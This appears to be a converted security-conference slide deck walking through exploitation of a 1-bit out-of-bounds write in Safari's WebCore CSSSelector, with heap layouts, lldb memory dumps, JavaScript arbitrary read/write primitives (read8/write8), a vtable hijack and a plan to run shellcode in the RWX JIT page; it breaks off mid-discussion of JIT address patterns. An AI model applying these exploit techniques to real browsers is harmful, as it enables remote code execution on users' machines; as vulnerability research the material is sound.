
```
class CSSSelector {
    unsigned m_relation      : 3; // enum Relation
    mutable unsigned m_match : 4; // enum Match
    mutable unsigned m_pseudoType : 8; // PseudoType
    mutable bool m_parsedNth : 1; // Used for :nth-*
    bool m_isLastInSelectorList : 1;
    bool m_isLastInTagHistory : 1;
    bool m_hasRareData : 1;
    bool m_isForPage : 1;
    bool m_tagIsForNamespaceRule : 1; //21 bits, aligned to 8 bytes in 64bit Safari

    union DataUnion {
        DataUnion() : m_value(0) { }
        AtomicStringImpl* m_value;
        QualifiedName::QualifiedNameImpl* m_tagQName;
        RareData* m_rareData;
    } m_data; // + 8: 8 bytes
};
```

OOB Write? Yes!

WebCore::CSSSelector::specificity(void)

WebCore::CSSSelector::extractPseudoType




- Only the 8th bit of the 21-bit value can be modified from 0 to 1
- Whether to write or not depends on its original value

Pretty restrictive!!

Restrictive 1-bit write

- 1-bit write can be reached when...



Restrictive 1-bit write

- Possible options:
 - 0x40 -> 0xC0 (Seems good)
 - 0x40040 -> 0x400c0
 - Etc.
- Other restrictions
 - The `*(unsigned long *)((char *)CSSSelector+8)` must be either 0 or a valid pointer.
 - If it is a valid pointer, other checks will be performed (not good)
- Where we are
 - Restrictive 1-bit write achieved

Exploit : What to overwrite?

- WTF::StringImpl?

```
class StringImpl {  
    unsigned m_refCount; //+0  
    unsigned m_length; //+4  
    union {  
        const LChar* m_data8;  
        const UChar* m_data16;  
    };  
    union {  
        void* m_buffer;  
        StringImpl* m_substringBuffer;  
        mutable UChar* m_copyData16;  
    };  
};
```

- Change m_refCount from 0x40
-> 0xC0?
 - Not useful unless we can make it to a smaller value (Free it earlier)
- Make m_length bigger
 - Not possible since it is located at higher 4-byte position

Not a Good Option...☹

Exploit : What to overwrite?

- WTF::ArrayBuffer?

```
class ArrayBuffer : public RefCounted<ArrayBuffer> {  
    unsigned m_refCount; //+0  
    void * m_data; //+8  
    unsigned m_sizeInBytes; //0x10  
    ArrayBufferView* m_firstView; //0x18  
};
```

- Good candidate
 - Well aligned at 0x10
 - 0x20 in size (Two CSSSelector elements)
 - Can be 0 when no ArrayBufferView is assigned
- Covert restrictive 1-bit write to additional 0x80 bytes read/write (from 0x40 -> 0xC0)
 - Perfect!

Typed Array Internals

- When no ArrayBufferView is assigned

```
<script>
var buf = new ArrayBuffer(0x40);
</script>
```

```
(lldb) x/30xg 0x00000001186b6aa0
0x1186b6aa0: 0xbadbef3bac20008 0x0000000111a80870
0x1186b6ab0: 0xbadbef3bac30008 0x0000000112ecea8
0x1186b6ac0: 0x00007fff75ee20a0 0x0000000111a80870
0x1186b6ad0: 0x0000000100000010 0xbadbef300000001
0x1186b6ae0: 0x0000000000000000 0x0000000000000000
0x1186b6af0: 0x0000000000000000 0x0000000000000000
0x1186b6b00: 0xbadbef300000001 0x00000001191bb240
0x1186b6b10: 0x0000000000000040 0x0000000000000000
0x1186b6b20: 0xbadbef300000001 0x00000001191bb240
0x1186b6b30: 0x0000000000002000 0x0000000000000000
0x1186b6b40: 0x0000000000000000 0x0000000000000000
0x1186b6b50: 0x0000000000000000 0x0000000000000000
0x1186b6b60: 0xbadbef300000001 0x00000001191bb2c0
0x1186b6b70: 0x0000000000000040 0x0000000000000000
0x1186b6b80: 0xbadbef300000001 0x000000011937d000
```

```
class ArrayBuffer : public RefCounted<ArrayBuffer> {
    unsigned m_refCount; //+0
    void * m_data; //+8
    unsigned m_sizeInBytes; //0x10
    ArrayBufferView* m_firstView; //0x18
};
```

0x40 m_data:

```
(lldb) x/20xg 0x00000001191bb240
0x1191bb240: 0x0000000000000000 0x0000000000000000
0x1191bb250: 0x0000000000000000 0x0000000000000000
0x1191bb260: 0x0000000000000000 0x0000000000000000
0x1191bb270: 0x0000000000000000 0x0000000000000000
```

Typed Array Internals

- When ArrayBufferView is assigned

```
<script>
var buf = new ArrayBuffer(0x40);
var uint32_buf = new Uint32Array(buf);
</script>
```

```
(lldb) x/30xg 0x00000001186b6aa0
0x1186b6aa0: 0xbadbeef3bac20008 0x0000000111a80870
0x1186b6ab0: 0xbadbeef3bac30008 0x0000000112eceac8
0x1186b6ac0: 0x0000000050000002 0x00007fff8c3e2223
0x1186b6ad0: 0x0000000000000000 0xbadbeef70000006f
0x1186b6ae0: 0x0000000000000000 0x0000000000000000
0x1186b6af0: 0x0000000000000000 0x0000000000000000
0x1186b6b00: 0xbadbeef300000002 0x00000001191bb240
0x1186b6b10: 0x0000000000000040 0x00000001196ae200
0x1186b6b20: 0xbadbeef300000001 0x000000011939d000
0x1186b6b30: 0x0000000000002000 0x0000000000000000
0x1186b6b40: 0x0000000000000000 0x0000000000000000
0x1186b6b50: 0x0000000000000000 0x0000000000000000
0x1186b6b60: 0xbadbeef300000001 0x00000001191bb2c0
0x1186b6b70: 0x0000000000000040 0x0000000000000000
0x1186b6b80: 0xbadbeef300000001 0x000000011937d000
```

0x40 m_firstView:

```
(lldb) x/30xg 0x00000001196ae200
0x1196ae200: 0x00007fff7603b050 0x0000000000000001
0x1196ae210: 0x00000001191bb240 0x0000000080000000
0x1196ae220: 0x00000001186b6b00 0x0000000000000000
0x1196ae230: 0x0000000000000000 0xbadbeef700000030
(lldb) image lookup --address 0x00007fff7603b050
Summary: vtable for WTF::Uint32Array + 16
```

- Changing ArrayBufferView::m_buffer pointer can achieve Arbitrary Address Read/Write (AAR/AAW)
 - The size is 0x40 !!

```
class ArrayBufferView : {
public:
    unsigned m_refCount;
    void* m_baseAddress;
    unsigned m_byteOffset : 31;
    bool m_isNeuterable : 1;
    RefPtr<ArrayBuffer> m_buffer;
    ArrayBufferView* m_prevView;
    ArrayBufferView* m_nextView;
};
```


Exploitation : Overall strategy

- 1-bit OOB write
 - Trigger the vulnerability to change `ArrayBuffer::m_sizeInBytes` from `0x40` -> `0xC0`
- 0x80 OOB Read/Write
 - Leak WebCore vtable address to obtain WebCore data section base
- Arbitrary Address Read/Write (AAR/AAW)
 - Leak WebCore text section base
- Remote Code Execution
 - ROP, or better solution?

Exploitation : From 1-bit write to 0x80 Read/Write


- Craft memory layout

0x20 Chunk:



SelectorIndex pointer to &m_sizeInBytes

0x40 Chunk:



Overflowed...

Vtable leaked...

Exploitation : From 1-bit write to 0x80 Read/Write

- Something we forgot...
 - Process crashed immediately
- Root cause
 - Several similar loops after 1-bit write
 - Traverse the CSSSelector array until tagHistory() is 0


```
for (const CSSSelector* selector = this; selector; selector = selector->tagHistory()) {  
    temp = total + selector->specificityForOneSelector();  
    // Clamp each component to its max in the case of overflow.  
    if ((temp & idMask) < (total & idMask))  
        total |= idMask;  
    else if ((temp & classMask) < (total & classMask))  
        total |= classMask;  
    else if ((temp & elementMask) < (total & elementMask))  
        total |= elementMask;  
    else  
        total = temp;  
}
```

- Need to put another fake CSSSelector right after and set m_isLastInTagHistory to 1 to quit the loop ASAP
- m_isLastInTagHistory is 18th bit

```
const CSSSelector* tagHistory() const {  
    return m_isLastInTagHistory ? 0 : const_cast<CSSSelector*>(this + 1);  
}
```

Exploitation : From 1-bit write to 0x80 Read/Write

- Adjust the layout: to put an ArrayBuffer with m_sizeInBytes = 0x20000 (m_isLastInTagHistory set)



- 0x20000 sized buffer should not be wasted just to avoid crash ☹
 - Can be used for ROP ?

Exploitation : From 0x80 RW to AAR/AAW

- What 0x40 WebCore Object to choose ?
 - Contains vector element
 - Can modify the pointer to achieve AAR
 - Candidate: HTMLLinkElement, SVGTextElement, SourceBufferList, etc.
 - None is 0x40 ☹
- Option 2:
 - We only need the 0x40 WebCore object containing vtable
 - After leaking the vtable of the 0x40 WebCore object, free it and fill it with ArrayBufferView at same address !!!
 - Then we can change ArrayBufferView::m_baseAddress pointer for AAR/AAW
 - But... How to free that 0x40 WebCore object , **WITHOUT GC interface ???**

Exploitation : JS Controlled Free

- JavaScript controlled free
 - For some WebCore objects, the allocation can be controlled by JavaScript
- Example:
WebCore::NumberInputType
 - It's 0x40 ☺

```
<script>
var m_input = document.createElement("input");
m_input.type = "number";
m_input.type = "";
</script>
```

Allocation: m_input.type = "number"


```
(lldb) bt
* thread #1: tid = 0x18528c, 0x00007fff8b6a1a18
WebCore`WTF::fastMalloc(unsigned long), queue = 'com.apple.main-
thread, stop reason = instruction step into
    frame #0: 0x00007fff8b6a1a18 WebCore`WTF::fastMalloc(unsigned
long)
    frame #1: 0x00007fff8acc03ea
WebCore`WebCore::NumberInputType::create(WebCore::HTMLInputElement
*) + 26
...
WebCore`WebCore::HTMLInputElement::setType(WTF::String const&) +
94
(lldb) p/x $rdi
(unsigned long) $0 = 0x0000000000000040
```

Free: m_input.type = ""


```
(lldb) bt
JavaScriptCore`WTF::TCMalloc_ThreadCache::Deallocate(WTF::Hardened
SLL, unsigned long) + 205, queue = 'com.apple.main-thread, stop
reason = watchpoint 1
    frame #0: 0x00007fff8c0a5dcd
JavaScriptCore`WTF::TCMalloc_ThreadCache::Deallocate(WTF::Hardened
SLL, unsigned long) + 205
    frame #1: 0x00007fff8ab2a925
WebCore`WebCore::HTMLInputElement::updateType() + 517
...
    frame #6: 0x00007fff8ace9be8
WebCore`WebCore::HTMLInputElement::setType(WTF::String const&) +
56
```

Exploitation : From 0x80 RW to AAR/AAW

- Now with JS controlled free, our memory layout is:




- After freeing NumberInputElement, 0x40 chunk becomes:



Exploitation : From 0x80 RW to AAR/AAW

- Assign ArrayBufferView to those 0x20000 ArrayBuffer
 - By `arr1[i]= new Uint32Array(arr[i]);`



- Before we move to the next step, we need:
 - Obtain `ArrayBufferView::m_baseAddress`

Exploitation : From 0x80 RW to AAR/AAW

- AAR

```
function read8(addr_low, addr_high)
{
    arr_c0[0x14] = addr_low; //overwrite ArrayBufferView::m_baseAddress
    arr_c0[0x15] = addr_high; //overwrite ArrayBufferView::m_baseAddress
    var result = [arr1[controlled_index][0], arr1[controlled_index][1] ]; //read
    arr_c0[0x14] = controlled_buffer_low; //recover ArrayBufferView::m_baseAddress
    arr_c0[0x15] = controlled_buffer_high; //recover ArrayBufferView::m_baseAddress
    return;
}
```

- AAW

```
function write8(addr_low, addr_high, value_low, value_high)
{
    arr_c0[0x14] = addr_low; //overwrite ArrayBufferView::m_baseAddress
    arr_c0[0x15] = addr_high; //overwrite ArrayBufferView::m_baseAddress
    arr1[controlled_index][0] = value_low;
    arr1[controlled_index][1] = value_high;
    arr_c0[0x14] = controlled_buffer_low; //recover ArrayBufferView::m_baseAddress
    arr_c0[0x15] = controlled_buffer_high; //recover ArrayBufferView::m_baseAddress
    return;
}
```

Exploitation : HeapSprays are for the 99%

- Read vtable content
 - Leak WebCore .TEXT section base
 - Construct ROP gadget at the controlled 0x20000 buffer
- Since we know the address of the 0x20000 buffer
 - Change “vtable for WebCore’WTF::Uint32Array” to the controlled buffer pointer
 - Trigger the vtable call WTF::TypedArrayBase<unsigned int>::byteLength()

```
arr_c0[0x10] = controlled_buffer_low;  
arr_c0[0x11] = controlled_buffer_high;  
arr1[controlled_index].byteLength;
```

Exploitation : ROPs are for the 99%

- 128MB JIT page is allocated upon process creation

```
JS JIT generated code 00002c53c8601000-00002c53d0600000 [128.0M] rwx/rwx SM=PRV
JS JIT generated code 00002c53d0600000-00002c5408600000 [896.0M] rwx/rwx SM=NUL reserved VM address space (unallocated)
__TEXT 00007fff8a956000-00007fff8a9e5000 [ 572K] r-x/r-x SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__TEXT 00007fff8a9e5000-00007fff8b7a5000 [ 13.8M] r-x/r-x SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__DATA 00007fff75ea4000-00007fff76000000 [ 1392K] rw-/rwx SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__DATA 00007fff76000000-00007fff76066000 [ 408K] rw-/rwx SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
```

- RWX is good
 - Copy shellcode and execute

Exploitation : ROPs are for the 99%

- How to find JIT page addr with AAR?
 - At JavaScriptCore`JSC::startOfFixedExecutableMemoryPool

```
(lldb) x/1xg 0x00007fff76a8a000+0x3d3b8
0x7fff76ac73b8: 0x00002c53c8601000
(lldb) image lookup --address 0x7fff76ac73b8
Address: JavaScriptCore[0x000000000003b53b8] (JavaScriptCore.__DATA.__common + 24)
Summary: JavaScriptCore`JSC::startOfFixedExecutableMemoryPool
```

- Within JavaScriptCore .DATA section range
- Dirty solution
 - For specific Safari version, startOfFixedExecutableMemoryPool Offset is a fixed value.
 - For example, read the value at (JavaScriptCore.DATA + 0x3d3b8)
- Can we have a better solution? (Not relying on offset)

Exploitation : ROPs are for the 99%

- Look at the JIT address again:

```
JS JIT generated code 00002c53c8601000-00002c53d0600000 [128.0M] rwx/rwx SM=PRV
__TEXT                00007fff8a956000-00007fff8a9e5000 [ 572K] r-x/r-x SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__TEXT                00007fff8a9e5000-00007fff8b7a5000 [ 13.8M] r-x/r-x SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__DATA                00007fff75ea4000-00007fff76000000 [ 1392K] rw-/rwx SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
__DATA                00007fff76000000-00007fff76066000 [ 408K] rw-/rwx SM=COW
/System/Library/Frameworks/WebKit.framework/Versions/A/Frameworks/WebCore.framework/Versions/A/WebCore
```

- Try searching the JavaScriptCore .DATA section to find JIT page pattern?
- Sound like unrealistic , but let's try

Exploitation : ROPs are for the 99%

- How JIT pages are allocated?
 - Address is randomized
 - Leaves a good pattern to search on DARWIN x64

```
void* OSAllocator::reserveAndCommit(size_t bytes, Usage usage, bool writable, bool executable, bool includesGuardPages)
{
    // All POSIX reservations start out logically committed.

    #if (OS(DARWIN) && CPU(X86_64))
        if (executable) {
            ASSERT(includesGuardPages);
            intptr_t randomLocation = 0;
            randomLocation = arc4random() & ((1 << 25) - 1);
            randomLocation += (1 << 24);
            randomLocation <= 21;
            result = reinterpret_cast<void*>(randomLocation);
        }
    #endif

    result = mmap(result, bytes, protection, flags, fd, 0);

    return result;
}
```

- Address base range:
 - Minimum 0x20000000000000
 - Maximum 0x5ffffffe00000
 - The red part can only be 0,2,4,6,8,a,c,e
 - Least 20 bits are all 0
